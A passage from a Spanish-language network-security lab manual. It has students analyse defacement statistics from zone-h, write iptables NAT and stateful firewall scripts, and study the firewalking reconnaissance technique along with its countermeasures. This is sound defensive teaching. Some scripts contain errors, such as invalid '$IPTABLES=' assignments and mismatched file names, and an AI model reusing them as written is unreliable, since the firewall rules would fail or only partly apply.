En esta actividad investigarás algunos ataques a sitios Web en tu país de origen, a través del catálogo en línea de www.zone-h.org.

Actividad 1) Listado de sitios WEB atacados en tu país, reportados en zone-h.org

Entra al sitio www.zone-h.org, posteriormente al área **Digital attacks**→**Attack archives**.

[NOTA: El contenido del “graffiti electrónico” es muy variado, y en muchas ocasiones es violento y vulgar (pornográfico) por lo que te pedimos que selecciones el lugar y el momento más apropiado para realizar esta práctica, por si te encuentras con material inapropiado en la pantalla en algún

momento.]

Al entrar a los archivos se te desplegará una lista con los últimos sitios Web vandalizados en el mundo (que hayan sido reportados a este sitio); selecciona la opción “**Enable filters**”, teclea las 2 letras que identifican a tu país, como por ejemplo “**MX**”, en el caso de México (**ES** para España, **AR** para Argentina, **UK** para Reino Unido, **DE** para Alemania, **BR** para Brasil, etcétera), en el campo “**Domain:**” y da clic en el botón “**Apply filters**”.

Se te presentará una lista de los sitios vandalizados con dominio el dominio que seleccionaste (en nuestro ejemplo sería **.mx**), ordenados por tiempo y empezando por los más recientes.

[NOTA: no todos los sitios Web que pertenecen a un país poseen el dominio que les corresponde, por ejemplo, aunque tradicionalmente muchos sitios con terminación **.com** se refieren a sitios en los Estados Unidos de Norteamérica, muchos sitios de otros países también utilizan **.com** sin la terminación correspondiente a su país; no todos los sitios vandalizados en un país determinado y reportados a este sitio aparecerán en la lista filtrada]

Entra a algunos de los sitios vandalizados usando las ligas de la columna **view**. La liga **view** te llevará al sitio original (ten en cuenta que en sitios recientemente vandalizados, la página no habrá sido restaurada aún); la liga **mirror** te mostrará la copia del sitio vandalizado.

Actividad 2) Generar estadísticas sobre sitios WEB vandalizados en tu país

Tomando en cuenta los últimos 250 sitios vandalizados en tu país de origen (páginas 1 a la 10), genera las siguientes estadísticas:

- Distribución (porcentajes) de sistemas operativos usados en sitios atacados
- Distribución de tipos de páginas (porcentajes): Empresas, Instituciones públicas (gobierno) y ONG, Instituciones educativas (públicas y privadas), páginas personales
- Gráfica de actividad en el periodo (línea en el tiempo indicando número de ataques por día)
- Lista de los 5 sitios más importantes para ti, que hayan sido vandalizados
- El atacante o grupo de atacantes más activo en el periodo analizado

[NOTA: Puedes seleccionar el contenido de las tablas en las páginas y pegarlo en una hoja de cálculo para obtener las estadísticas con mayor facilidad.]

11. [Práctica] Implementación de Firewalls (NETFILTER/IPTABLES)

Introducción

En esta práctica implementarás un firewall en el ambiente Knoppix Linux, usando módulos de **netfilter** y la herramienta de configuración de firewalls conocida como **iptables**. Durante la práctica revisarás los conceptos de NAT, Filtrado de paquetes (packet filter) y filtrado con tablas de estado (**stateful**).

[NOTA: para ver una descripción detallada del uso de **iptables** y **netfilter** consulta el manual (**man iptables**) y las referencias al final de la práctica.]

Actividad 1) Implementación de reglas de DNAT (“destination network address translation”)

En esta actividad crearás un script con reglas para el firewall **netfilter** y la herramienta de configuración **iptables** para hacer traducción de direcciones de destino. Trabajarás con otro equipo y necesitarás la dirección IP de tu máquina (comando **ifconfig**) y la del sistema del otro equipo. Proporciona tu dirección de IP a tu profesor y espera a que él te asigne una dirección de otro equipo para que trabajen en esta actividad.

Antes de iniciar la práctica es importante de entiendas los conceptos de **DNAT** y **SNAT**. En el caso

de Linux y el firewall **netfilter**, el concepto de traducción de direcciones (NAT), se separa en 2 procesos distintos.

DNAT es el proceso donde se modifican parámetros de destino del paquete, tales con la dirección IP de destino y/o los puertos de destino; DNAT se ejecuta siempre antes de tomar decisiones de ruteo en el sistema que lo aplica, y sirve para implementar conceptos como redireccionamiento de puertos, balanceo de carga y proxy transparente.

SNAT por otro lado, es el proceso donde se modifican parámetros de origen del paquete, tales como la dirección IP de origen y/o los puertos de origen; SNAT se implementa después de que el sistema que lo aplica ha tomado sus decisiones de ruteo y justo antes de que envíe el paquete de salida por la red. El enmascaramiento (MASQUERADING) es una forma de SNAT.

[NOTA: el concepto de MASQUERADING se utiliza para aplicar la traducción de direcciones en conexiones donde la dirección IP no es fija (como por ejemplo en una conexión dialup por módem). El sistema que lo aplica modifica la dirección de origen con la propia antes de enviar el paquete de salida (por ejemplo, hacia Internet) y utiliza un puerto diferente para cada conexión (dado que todas las conexiones tienen la misma dirección de origen); al recibir respuestas en la conexión, el sistema mantiene una tabla por medio de la cual sabe a qué dirección de destino real envió el paquete y modifica los datos de origen destino como corresponde.]

Con un editor como **nedit**, en el ambiente de operación Knoppix Linux, crea el siguiente archivo de configuración, **FW_NAT.sh**; substituye **<sist_dest>** con la dirección IP del sistema del equipo con el que trabajarás, y que te asignó previamente tu profesor:

```
#!/bin/sh
$IPTABLES=/sbin/iptables
#Configura comportamiento de sistema operativo
echo "1" > /proc/sys/net/ipv4/conf/all/rp_filter
echo "1" > /proc/sys/net/ipv4/ip_forward
echo "1" > /proc/sys/net/ipv4/ip_dynaddr
#Borrar reglas anteriores
$IPTABLES -F
$IPTABLES -X
$IPTABLES -t nat -F
$IPTABLES -t nat -X
#Definición de política general
$IPTABLES -P INPUT ACCEPT
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT ACCEPT
#NAT
SISTEMA_DESTINO=<sist_dest>
$IPTABLES -t nat -A PREROUTING -i eth0 -p ICMP -j DNAT \
--to-destination $SISTEMA_DESTINO
#REGLAS DE ENTRADA (INPUT)
#REGLAS DE REENVÍO (FORWARD)
$IPTABLES -A FORWARD -p icmp -o eth0 -j ACCEPT
#REGLAS DE SALIDA (OUTPUT)

#Listado de reglas configuradas
$IPTABLES -L -n -v
$IPTABLES -t nat -L -n -v
```

[NOTA: los scripts en Linux/Unix pueden incluir diagonales invertidas (\) al final de la línea para indicar que la línea siguiente es parte de la misma línea. Esto es útil para segmentar líneas muy largas y facilitar su lectura sin afectar la ejecución.]

Ejecuta ahora el `script` desde una ventana de `shell` (observa que se requieren privilegios de administrador para ejecutar `iptables`) y carga el analizador de protocolos `ethereal` para poder ver cómo se llevan a cabo las comunicaciones (revisa la actividad: “Captura de tráfico con un analizador de protocolos (ETHEREAL)”:)


```
knoppix@0[knoppix]$ su  
root@0[knoppix]# ethereal &  
root@0[knoppix]# chmod +x ./FW_DNAT.sh  
root@0[knoppix]# ./FW_DNAT.sh
```

Inicia la captura de tráfico en con la herramienta `ethereal` (tu profesor te indicará los filtros que deberás poner, si son necesarios), y ejecuta ahora un `ping` hacia la máquina del equipo con el que estarás trabajando (ellos harán lo propio):

```
root@0[knoppix]# ping <sist_dest>  
[presiona CTRL+C después de haber enviado 4 paquetes]
```

Una vez que el otro equipo hay terminado de hacer el ping hacia tu máquina, detén la captura de la herramienta `ethereal` y analiza el tráfico. Observarás que, cuando tu equipo de cómputo recibe un paquete ICMP ECHO del otro equipo, tu máquina genera un nuevo paquete “falsificando” la dirección de destino con la de la de `<sist_dest>` (nota que la dirección MAC es la de tu sistema en este paquete falsificado). El resultado en el analizador de protocolos se verá similar a lo siguiente:

Pantalla de Ethereal que ilustra el redireccionamiento DNAT con Iptables/Netfilter (Knoppix 3.4)



[NOTA: En este ejemplo quien genera el ping es la dirección 192.168.1.100, el sistema con el firewall es 192.168.1.33 y en el firewall, <sist_dest> es substituido por la dirección 192.168.1.10.]

[NOTA: En el ejemplo anterior no se observan las respuestas del sistema <sist_dest>, ICMP ECHO REPLY, porque este ejemplo se realizó en una red con un switch. El sistema que origina el ping (ICMP ECHO), sin embargo, sí recibe la respuesta de <sist_dest>.]

Actividad 2) Implementación de reglas de SNAT (“source network address translation”)

Con un editor como **nedit**, en el ambiente de operación Knoppix Linux, crea el siguiente archivo de configuración, **FW_SNAT_DNAT.sh**; substituye **<sist_dest>** con la dirección IP del sistema del equipo con el que trabajarás, y que te asignó previamente tu profesor. Substituye también **<mi_sist>** con la dirección IP de tu sistema (puedes obtener esta dirección con el comando **ifconfig**):

```
#!/bin/sh
IPTABLES=/sbin/iptables
#Configura comportamiento de sistema operativo
echo "1" > /proc/sys/net/ipv4/conf/all/rp_filter
echo "1" > /proc/sys/net/ipv4/ip_forward
echo "1" > /proc/sys/net/ipv4/ip_dynaddr

#Borrar reglas anteriores
$IPTABLES -F
$IPTABLES -X
```

```

$IPTABLES -t nat -F
$IPTABLES -t nat -X
#Definición de política general
$IPTABLES -P INPUT ACCEPT
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT ACCEPT

#NAT
$SISTEMA_DESTINO=<sist_dest>
$SISTEMA_ORIGEN=<mi_sist>
$IPTABLES -t nat -A PREROUTING -i eth0 -p ICMP -j DNAT \
--to-destination $SISTEMA_DESTINO
$IPTABLES -t nat -A POSTROUTING -o eth0 -p ICMP -j SNAT \
--to-source $SISTEMA_ORIGEN
#REGLAS DE ENTRADA (INPUT)
#REGLAS DE REENVÍO (FORWARD)
    $IPTABLES -A FORWARD -p icmp -o eth0 -j ACCEPT
#REGLAS DE SALIDA (OUTPUT)

#Listado de reglas configuradas
$IPTABLES -L -n -v
$IPTABLES -t nat -L -n -v

```

Ejecuta el script desde una ventana de shell y carga el analizador de protocolos **ethereal** para poder ver cómo se llevan a cabo las comunicaciones:

```

knoppix@0[knoppix]$ su
root@0[knoppix]# ethereal &
root@0[knoppix]# chmod +x ./FW_SNAT_DNAT.sh
root@0[knoppix]# ./FW_SNAT_DNAT.sh

```

Al igual que en el ejercicio anterior, inicia la captura de tráfico en con la herramienta **ethereal** (tu profesor te indicará los filtros que deberás poner, si son necesarios), y ejecuta ahora un **ping** hacia la máquina del equipo con el que estarás trabajando (el otro equipo hará lo propio):


```

root@0[knoppix]# ping <sist_dest>
[presiona CTRL+C después de haber enviado 4 paquetes]

```

Observa que ahora se modifica el tráfico hacia el origen y destino del ping, de manera que todo pasa por el firewall (incluso si la red utiliza switches). En **ethereal** verás algo similar a lo siguiente:

Pantalla de Ethereal que ilustra el redireccionamiento DNAT+SNAT con Iptables/Netfilter (Knoppix 3.4)



Actividad 3) Implementación de FW tipo “Packet Filter”

Trabajarás con otro equipo y necesitarás la dirección IP de tu máquina (comando **ifconfig**) y la del sistema del otro equipo. Proporciona tu dirección de IP a tu profesor y espera a que él te asigne una dirección de otro equipo, **<otra_IP>**, para que trabajen en esta actividad.

Con un editor como **nedit**, genera el siguiente archivo, **FW_packetfilter.sh**:

```

#!/bin/sh
IPTABLES=/sbin/iptables
#Configura comportamiento de sistema operativo
echo "1" > /proc/sys/net/ipv4/conf/all/rp_filter
echo "1" > /proc/sys/net/ipv4/ip_forward
echo "1" > /proc/sys/net/ipv4/ip_dynaddr

#Borrar reglas anteriores
$IPTABLES -F
$IPTABLES -X
$IPTABLES -t nat -F
$IPTABLES -t nat -X
#Definición de política general
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT ACCEPT

#NAT

```

```

#REGLAS DE ENTRADA (INPUT)
$ iptables -A INPUT -p tcp --dport 80 -j ACCEPT
#REGLAS DE REENVÍO (FORWARD)
#REGLAS DE SALIDA (OUTPUT)

#Listado de reglas configuradas
$ iptables -L -n -v
$ iptables -t nat -L -n -v

```

[NOTA: mientras esté activado el firewall, no podrás conectarte con otros equipos correctamente. Aún cuando la política de salida (OUTPUT) permite cualquier tráfico, la política de entrada sólo permite tráfico hacia el puerto 80; de esta manera se bloquea cualquier otro tipo de tráfico hacia tu equipo, incluyendo las respuestas a conexiones que intentes iniciar desde ahí.]

Asegúrate de que para realizar el siguiente ejercicio no se pongan los firewalls simultáneamente. Primero un equipo activa su firewall y luego el otro (quien hace la conexión por **ping** y por **lynx** no debe tener reglas del firewall); usa los siguientes comandos para limpiar las reglas del firewall manualmente y permitir todo tipo de actividad:

```

root@0[knoppix]# iptables -t nat -F
root@0[knoppix]# iptables -t nat -X
root@0[knoppix]# iptables -F
root@0[knoppix]# iptables -X
root@0[knoppix]# iptables -P INPUT ACCEPT
root@0[knoppix]# iptables -P OUTPUT ACCEPT
root@0[knoppix]# iptables -P FORWARD ACCEPT

```

Proporciona permisos de ejecución al archivo y ejecútalo para cargar las reglas del firewall; ejecuta también el servicio apache (HTTP):

```

knoppix@0[knoppix]$ su
root@0[knoppix]# chmod +x ./FW_packetfilter.sh
root@0[knoppix]# ./FW_packetfilter.sh
root@0[knoppix]# apachectl start

```

Ahora, cada equipo probará hacer un **ping** hacia la dirección IP de otro equipo, <**otra_ip**>, y entrar a su página Web:

```

root@0[knoppix]# ping <otra_ip>
[presiona CTRL+C después de enviar 4 paquetes]

root@0[knoppix]# lynx <otra_ip>

```

[NOTA: La herramienta **lynx** es un navegador de Web en modo texto; si lo deseas puedes usar el navegador **mozilla**, en modo gráfico.]

Actividad 4) Implementación de FW con tabla de estados (“stateful”)

Las reglas estáticas de filtrado de paquetes (**packet filter**) son útiles para servicios que se proporcionan al exterior, pero resultan insuficientes para controlar tráfico de salida; por ejemplo, para que hubieras podido utilizar en la actividad anterior el firewall y simultáneamente hacer peticiones al exterior, hubieras tenido que generar reglas que permitieran el tráfico de entrada. Una regla para permitir tráfico de entrada de TCP podría ser: `$iptables -A INPUT -p tcp --dport 1025:65535`. Sin embargo esto provocaría que si tenemos un servicio ejecutándose en estos puertos altos, alguien del exterior podría tener acceso (por ejemplo, el puerto 6000, servidor X, podría ser visto del exterior).

[NOTA: los programas cliente típicamente utilizan puertos desde el 1024 hasta el 65535, ya que los

puertos inferiores se reservan para aplicaciones conocidas, como por ejemplo HTTP, SMTP, FTP, etc.]

Una solución a la limitante de las reglas estáticas de filtrado de paquetes son reglas que utilizan tablas de estado (*stateful*); estas reglas pueden identificar si un paquete pertenece o no a una conexión establecida y si es legal dentro de esta conexión. Con un editor como **nedit** crea el siguiente script de firewall, **FW_stateful.sh**:

```
#!/bin/sh
IPTABLES=/sbin/iptables
#Configura comportamiento de sistema operativo
echo "1" > /proc/sys/net/ipv4/conf/all/rp_filter
echo "1" > /proc/sys/net/ipv4/ip_forward
echo "1" > /proc/sys/net/ipv4/ip_dynaddr

#Borrar reglas anteriores
$IPTABLES -F
$IPTABLES -X
$IPTABLES -t nat -F
$IPTABLES -t nat -X
#Definición de política general
$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT ACCEPT

#NAT
#REGLAS DE ENTRADA (INPUT)
$IPTABLES -A INPUT -p tcp --dport 80 -j ACCEPT
$IPTABLES -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
#REGLAS DE REENVÍO (FORWARD)
#REGLAS DE SALIDA (OUTPUT)

#Listado de reglas configuradas
$IPTABLES -L -n -v
$IPTABLES -t nat -L -n -v
```

El script es muy similar al que creaste en la actividad anterior, pero contiene una regla adicional (“*stateful*”) que permite recibir de entrada cualquier paquete relacionado de manera directa o indirecta con conexiones previamente establecidas (dado que la política de salida nos permite enviar cualquier tráfico, nosotros podemos establecer la conexión inicialmente).

[NOTA: Los firewalls personales suelen incluir una regla como la que incorporamos, donde se puede iniciar una sesión hacia el exterior pero sólo se permite la entrada de tráfico relacionado con sesiones que nosotros iniciamos.]

Nuevamente trabajarás con otro equipo, intercambiando direcciones IP conforme lo indique tu profesor (esta vez pueden ejecutar el firewall simultáneamente). Proporciona permisos de ejecución al archivo y ejecútalo para cargar las reglas del firewall; ejecuta también el servicio apache (HTTP):

```
knoppix@0 [knoppix]$ su
root@0 [knoppix]# chmod +x ./FW_stateful.sh
root@0 [knoppix]# ./FW_stateful.sh
root@0 [knoppix]# apachectl start
```

Ahora, cada equipo probará hacer un **ping** hacia la dirección IP de otro equipo, <**otra_ip**>, trata de entrar a su página Web y también intenta entrar a otro sitio Web en Internet <**sitio_web**>, que

te indicará tu profesor:

```
root@0[knoppix]# ping <otra_ip>  
[presiona CTRL+C después de enviar 4 paquetes]  
root@0[knoppix]# lynx <otra_ip>  
root@0[knoppix]# ping <sitio_web>  
root@0[knoppix]# lynx <sitio_web>
```

Como habrás notado, puedes entrar al servidor Web del otro equipo pero no puedes acceder a ningún otro servicio; también es posible que la máquina con el firewall tenga acceso a servicios en el exterior sin ningún problema, con la única condición de que sea esta máquina quien inicie la sesión.

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Genera la descripción completa de una empresa real o ficticia (número de usuarios, giro del negocio, actividades de red interna, diagrama de red, servicios disponibles hacia Internet y servicios requeridos desde Internet). Genera con base en esta información reglas de firewall completas con **iptables** que sean lo más restrictivas posibles pero sin afectar las actividades que son necesarias para la empresa.
- Intercambia descripciones de empresas y listados de reglas con otros compañeros; ahora actúa como el auditor de estas reglas identificando debilidades y sugiriendo mejoras a las mismas.

Referencias

Sitio Web del firewall Netfilter: <http://www.netfilter.org>

“Iptables Tutorial”, Oskar Andreasson, documento electrónico (<http://iptables-tutorial.frozenthux.net/>)

12. [Tarea] Lectura: “Implementación de Firewalls...”

Introducción

En esta actividad revisarás algunos conceptos y errores comunes en la implementación de firewalls a través de la lectura del texto: “**Implementación de Firewalls: Consideraciones y Equivocaciones Comunes**”, en el archivo “**Implementación de Firewalls-OmarHerrera.pdf**”, que se incluye en el CD SEGCOMP que acompaña a este manual.

Actividad 1) Comprensión de lectura

Lee el documento que se te especifica y contesta lo que se te pide a continuación:

- Describe 3 equivocaciones comunes en la configuración de firewalls
- Describe un método para bloquear correctamente actividad de rastreo de rutas con cualquier protocolo sobre IP
- ¿Cuál es el enfoque de configuración de firewalls más recomendado y por qué?
- Compara egress filtering contra ingress filtering (qué protege cada una)
- Compara las acciones “rechazar” y “descartar” (ventajas y desventajas de cada una)

Referencias

“Implementación de Firewalls: Consideraciones y Equivocaciones Comunes”, Omar Herrera, documento electrónico (<http://www.virusprot.com/Art37.html>).

13. [Autoaprendizaje] Técnicas de mapeo de firewalls (FIREWALKING)


Introducción

A través de esta actividad conocerás una técnica de identificación de reglas de firewalls denominada "Firewalking". La herramienta **Firewalk** versión 5.0 para Knoppix Linux se encuentra en el CD SECOMP.

Teoría

La técnica de "Firewalking" consiste en enviar paquetes a través de un firewall, de manera que éstos caduquen (campo **TTL** en encabezado de IP) después de pasar el firewall. Para esto no es necesario que el paquete alcance la dirección de destino o que incluso el servicio esté abierto.

Esta técnica funciona debido a que muchos firewalls están configurados para no filtrar tráfico de salida, y aceptan que pase cualquier tráfico por el firewall que se origine en la red interna (En este caso un paquete **ICMP TIME EXCEEDED**).



[NOTA: el término **hop** se refiere al número de saltos (dispositivos de red que decrementan en 1 el encabezado **TTL**) que se requieren para llegar a un dispositivo, es decir, la distancia.]

La herramienta **firewalk** automatiza el proceso de crear estos paquetes falsificados y muestra una lista de puertos por donde el firewall permite tráfico de entrada (de Internet a la red interna), por lo menos cuando el paquete va dirigido hacia un sitio de la red interna en específico y aún cuando el servicio no esté disponible en este equipo.

Solución

Para protegerse contra este tipo de ataques existen algunas medidas que se pueden tomar:

- Filtrar de entrada todo tráfico cuyo **TTL** sea "muy bajo" (por ejemplo < 3; normalmente los paquetes en Internet no deberían llegar con un **TTL** menor a 5, aún cuando crucen por todo el mundo).
- Utilizar direcciones no homologadas en la red interna y **NAT** en el firewall (dado que las direcciones no homologadas no son ruteables por Internet y que los servicios hacia Internet normalmente se publican en la interfaz externa del mismo firewall, el atacante no podría generar un paquete que cruzara a través del firewall y caducara en la red interna, al menos no de forma directa).

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales. Utiliza únicamente recursos de red de tu propiedad, los que te indique tu profesor o

alguno para el cual tengas permiso por escrito para realizar esta actividad.

- En un ambiente controlado, aplica la técnica de **firewalking** usando la herramienta **firewalk** a una subred protegida por un firewall (¡previa autorización!).
- Utiliza la herramienta **hping** para emular esta técnica y aplícalo a la misma subred del punto anterior.

Referencias

Sitio Web del creador de la técnica “firewalking” y de la herramienta firewalk:
<http://www.packetfactory.net/projects/firewalk/>

Referencias en “Bibliografía recomendada”: [6]

14. [Autoaprendizaje] firewall para servicio DSL en casa (FLOPPYFW)

Introducción

En esta actividad conocerás una herramienta de firewall sobre Linux que cabe en un disco flexible (o CD de tarjeta) y que te permite establecer una conexión segura para una casa o empresa pequeña con proveedores de acceso a Internet con tecnologías DSL.

FloppyFW es una distribución gratuita de una versión modificada de Linux Debian que cabe en un disco flexible. Contiene software necesario para labores de filtrado de paquetes con un firewall stateful, ruteo, asignación dinámica de direcciones y consultas de nombres de dominio.

[NOTA: Ni el autor de este documento ni tus profesores se harán responsables de daños que pudieran resultar de esta actividad; Es posible que eches a perder un equipo que usabas como pisapapeles y que gastes algo de dinero en vano, pero también es posible que logres dar un buen uso a un equipo desahuciado y ayudes a la ecología de este planeta a no tirar más chatarra electrónica.]

[NOTA: Es común que las familias y las pequeñas empresas tengan guardado algún equipo de cómputo obsoleto. Con algunas adiciones, estos equipos se pueden convertir en firewalls pequeños y robustos, adecuados para proteger conexiones de Internet en hogares y pequeñas empresas. Muchos firewalls comerciales basados en hardware tienen una capacidad similar (o incluso inferior) a la de equipos de cómputo que consideramos obsoletos (e.g. equipos Intel 386 o 486 con 32MB en RAM o menos); el secreto del desempeño de esos equipos es que corren únicamente el software necesario para realizar su tarea.]

Requerimientos

La herramienta **Floppy Firewall** posee los siguientes requerimientos de hardware (consulta el sitio Web de la herramienta para una lista completa y actualizada de los requerimientos, así como las marcas y modelos de hardware soportados):

- Procesador 386sx o superior
- Al menos 12MB en RAM
- Unidad de disco flexible de 3 ½" y 1.44 MB de capacidad (o CDROM ATAPI)
- 2 tarjetas de red Ethernet a 10 (o 100) MB
- Teclado (para poder encender el equipo sin mensajes de error)
- BIOS con capacidad de selección de orden de arranque de dispositivos

